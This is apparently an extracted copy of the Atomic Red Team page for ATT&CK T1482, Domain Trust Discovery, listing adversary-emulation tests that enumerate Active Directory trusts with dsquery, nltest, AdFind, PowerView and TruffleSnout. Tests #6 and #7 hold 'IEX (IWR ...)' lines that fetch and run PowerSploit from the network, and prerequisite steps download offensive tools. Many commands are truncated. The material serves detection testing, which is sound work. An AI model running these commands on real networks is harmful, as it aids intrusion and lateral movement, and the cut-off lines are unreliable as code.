

T1482 - Domain Trust Discovery

Description from ATT&CK

Adversaries may attempt to gather information on domain trust relationships that may be used to identify lateral movement opportunities in Windows multi-domain/forest environments. Domain trusts provide a mechanism for a domain to allow access to resources based on the authentication procedures of another domain.(Citation: Microsoft Trusts) Domain trusts allow the users of the trusted domain to access resources in the trusting domain. The information discovered may help the adversary conduct [SID-History Injection](https://attack.mitre.org/techniques/T1134/005), [Pass the Ticket](https://attack.mitre.org/techniques/T1550/003), and [Kerberoasting] (https://attack.mitre.org/techniques/T1558/003).(Citation: AdSecurity Forging Trust Tickets)(Citation: Harmj0y Domain Trusts) Domain trusts can be enumerated using the `DSEnumerateDomainTrusts()` Win32 API call, .NET methods, and LDAP.(Citation: Harmj0y Domain Trusts) The Windows utility [NItest] (https://attack.mitre.org/software/S0359) is known to be used by adversaries to

enumerate domain trusts.(Citation: Microsoft Operation Wilysupply)

Atomic Tests

- Atomic Test #1 Windows Discover domain trusts with dsquery
- Atomic Test #2 Windows Discover domain trusts with nltest
- Atomic Test #3 Powershell enumerate domains and forests
- Atomic Test #4 Adfind Enumerate Active Directory OUs
- Atomic Test #5 Adfind Enumerate Active Directory Trusts
- Atomic Test #6 Get-DomainTrust with PowerView
- Atomic Test #7 Get-ForestTrust with PowerView
- Atomic Test #8 TruffleSnout Listing AD Infrastructure

Atomic Test #1 - Windows - Discover domain trusts with dsquery


Uses the dsquery command to discover domain trusts. Requires the installation of dsquery via Windows RSAT or the Windows Server AD DS role.

↑ Top

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atomic-red-team / atomics / T1482 / T1482.md





Description: PowerView PowerShell script must exist on disk **Check Prereq Commands:** if (Test-Path PathToAtomicsFolder\..\ExternalPayloads\PowerView.ps1) {ex □ **Get Prereq Commands:** New-Item -Type Directory "PathToAtomicsFolder\..\ExternalPayloads\" -Err □ Invoke-WebRequest "https://raw.githubusercontent.com/PowerShellMafia/Pow Description: RSAT PowerShell AD admin cmdlets must be installed **Check Prereq Commands:** if ((Get-Command "Get-ADDomain" -ErrorAction Ignore) -And (Get-Command "□□ **Get Prereq Commands:** Q Write-Host "Sorry RSAT must be installed manually" **Atomic Test #4 - Adfind - Enumerate Active Directory OUs** Adfind tool can be used for reconnaissance in an Active directory environment. This example has been documented by ransomware actors enumerating Active Directory OUs referencehttp://www.joeware.net/freetools/tools/adfind/, https://www.fireeye.com/blog/threatresearch/2019/04/pick-six-intercepting-a-fin6-intrusion.html **Supported Platforms:** Windows auto_generated_guid: d1c73b96-ab87-4031-bad8-0e1b3b8bf3ec Attack Commands: Run with command_prompt! Dependencies: Run with powershell! Description: AdFind.exe must exist on disk at specified location (PathToAtomicsFolder..\ExternalPayloads\AdFind.exe) **Check Prereq Commands:** if (Test-Path PathToAtomicsFolder\..\ExternalPayloads\AdFind.exe) {exit □ **Get Prereq Commands:** New-Item -Type Directory (split-path PathToAtomicsFolder\..\ExternalPayl □ Invoke-WebRequest -Uri "https://github.com/redcanaryco/atomic-red-team/r

Atomic Test #5 - Adfind - Enumerate Active Directory Trusts

Adfind tool can be used for reconnaissance in an Active directory environment. This example has been documented by ransomware actors enumerating Active Directory Trusts reference- http://www.joeware.net/freetools/tools/adfind/, https://www.fireeye.com/blog/threat-research/2019/04/pick-six-intercepting-a-fin6intrusion.html

Supported Platforms: Windows

auto_generated_guid: 15fe436d-e771-4ff3-b655-2dca9ba52834

Attack Commands: Run with command_prompt!

PathToAtomicsFolder\..\ExternalPayloads\AdFind.exe -gcb -sc trustdmp

Q

Dependencies: Run with powershell!

Description: AdFind.exe must exist on disk at specified location (PathToAtomicsFolder..\ExternalPayloads\AdFind.exe)

Check Prereq Commands:

if (Test-Path PathToAtomicsFolder\..\ExternalPayloads\AdFind.exe) {exit □

Get Prereq Commands:

New-Item -Type Directory (split-path PathToAtomicsFolder\..\ExternalPayl ☐ Invoke-WebRequest -Uri "https://github.com/redcanaryco/atomic-red-team/r

Atomic Test #6 - Get-DomainTrust with PowerView

Utilizing PowerView, run Get-DomainTrust to identify domain trusts. Upon execution, progress and info about trusts within the domain being scanned will be displayed.

Supported Platforms: Windows

auto_generated_guid: f974894c-5991-4b19-aaf5-7cc2fe298c5d

Attack Commands: Run with powershell!

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType] \Box IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/

Atomic Test #7 - Get-ForestTrust with PowerView

Utilizing PowerView, run Get-ForestTrust to identify forest trusts. Upon execution, progress and info about forest trusts within the domain being scanned will be displayed.

Supported Platforms: Windows

auto_generated_guid: 58ed10e8-0738-4651-8408-3a3e9a526279

Attack Commands: Run with powershell!

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType] IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/

Atomic Test #8 - TruffleSnout - Listing AD Infrastructure

Iterative AD discovery toolkit for offensive operators. Situational awareness and targeted low noise enumeration. Preference for OpSec.- https://github.com/dsnezhkov/TruffleSnout

Supported Platforms: Windows

auto_generated_guid: ea1b4f2d-5b82-4006-b64f-f2845608a3bf

Inputs:

Name	Description	Туре	Default Value
trufflesnout_path	Path to the TruffleSnout executable	path	PathToAtomicsFolder\\ExternalPayloads\Tr
domain	Domain name to search on	string	%userdomain%

Q

Attack Commands: Run with command_prompt!

```
#{trufflesnout_path} forest -n #{domain}
#{trufflesnout_path} domain -n #{domain}
```

Dependencies: Run with powershell!

Description: TruffleSnout.exe must exist on disk at specified location (#{trufflesnout_path})

Check Prereq Commands:

```
if (Test-Path #{trufflesnout_path}) {exit 0} else {exit 1}
```

Get Prereq Commands:

```
New-Item -ItemType Directory (Split-Path #{trufflesnout_path}) -Force | Invoke-WebRequest -Uri "https://github.com/dsnezhkov/TruffleSnout/release
```